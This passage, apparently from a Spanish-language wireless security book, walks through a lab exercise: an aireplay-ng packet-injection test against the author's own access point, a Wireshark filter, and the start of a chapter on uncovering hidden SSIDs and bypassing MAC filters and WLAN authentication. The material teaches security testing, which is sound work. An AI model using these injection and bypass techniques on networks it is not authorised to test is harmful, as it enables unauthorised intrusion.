
Nosotros vamos a usar la herramienta aireplay-ng, que está disponible en BackTrack para este ejercicio. Siga cuidadosamente estas instrucciones:

1. Con el fin de realizar una prueba de inyección, primero inicie Wireshark y escriba la expresión de filtro **(wlan.bssid== 00:21:91: d2: 8e: 25) && !(wlan.fc.type_subtype == 0x08)**. Esto asegurará de que sólo vemos paquetes non-beacon de nuestra red de laboratorio.

2. Ahora ejecute el siguiente comando aireplay-ng -9 -e Wireless Lab –a 00:21:91:d2:8e:25 mon0 en un terminal:



3. Vuelva a Wireshark y debería ver un montón de paquetes en pantalla ahora. Algunos de estos paquetes han sido enviados por aireplay-ng que pusimos en marcha y otros del Laboratorio de punto de acceso inalámbrico en respuesta a los paquetes inyectados:



Acabamos de inyectar con éxito paquetes en nuestra red de pruebas de laboratorio con aireplay-ng. Es importante señalar que nuestra tarjeta inyecta estos paquetes arbitrarios en la red sin tener que estar conectado al Laboratorio de punto de acceso inalámbrico.

17.4. Evitar la autenticación de WLAN

17.4.1. Bypassing WLAN Authentication

Las WLAN tienen esquemas de autenticación débiles, que pueden romperse fácilmente y ser anuladas. En este capítulo, vamos a ver los esquemas de autenticación utilizado en varias redes WLAN y aprender a superarlos.

En este capítulo vamos a ver lo siguiente:

- Descubrir SSID oculto
- Vencer filtros MAC
- Omisión de autenticación abierta
- Omisión de autenticación de clave compartida

17.4.2. SSID oculto


En el modo de configuración por defecto, todos los puntos de acceso envían sus SSID en las tramas de Beacon. Esto permite a los clientes en los alrededores para descubrir con facilidad el nombre de nuestra red inalambrica. SSID oculto es una configuración en el punto de acceso para que no emita su SSID en las tramas guía (beacon frames). Por lo tanto, sólo los clientes que conocen el SSID del punto de acceso pueden conectarse a él.

Desafortunadamente, esta medida no proporciona una alta seguridad, pero la mayoría de los administradores de red lo hacen. Ahora vamos a buscar la forma de descubrir los SSID ocultos.


17.4.3. Descubriendo SSIDS ocultos

Siga estas instrucciones para comenzar:


1. Usando Wireshark, si hacemos un seguimiento de los marcos guía (beacon frames) de la red Wireless lab, somos capaces de ver el SSID en texto plano. Usted debe ver tramas de señalización, como se muestra en la siguiente pantalla:




2. Configure el punto de acceso como SSID oculto para la red **inalámbrica de laboratorio**. La opción de configuración real para hacer esto puede variar según los puntos de acceso. En mi caso, tengo que marcar la opción **Invisible** en la opción **visibilty status**, como se muestra a continuación:




3. Ahora bien, si nos fijamos en el trazado de Wireshark, usted encontrará que el SSID de **Wireless Lab** ha desaparecido de los beacon frames. Esto es lo que trata el SSID oculto:



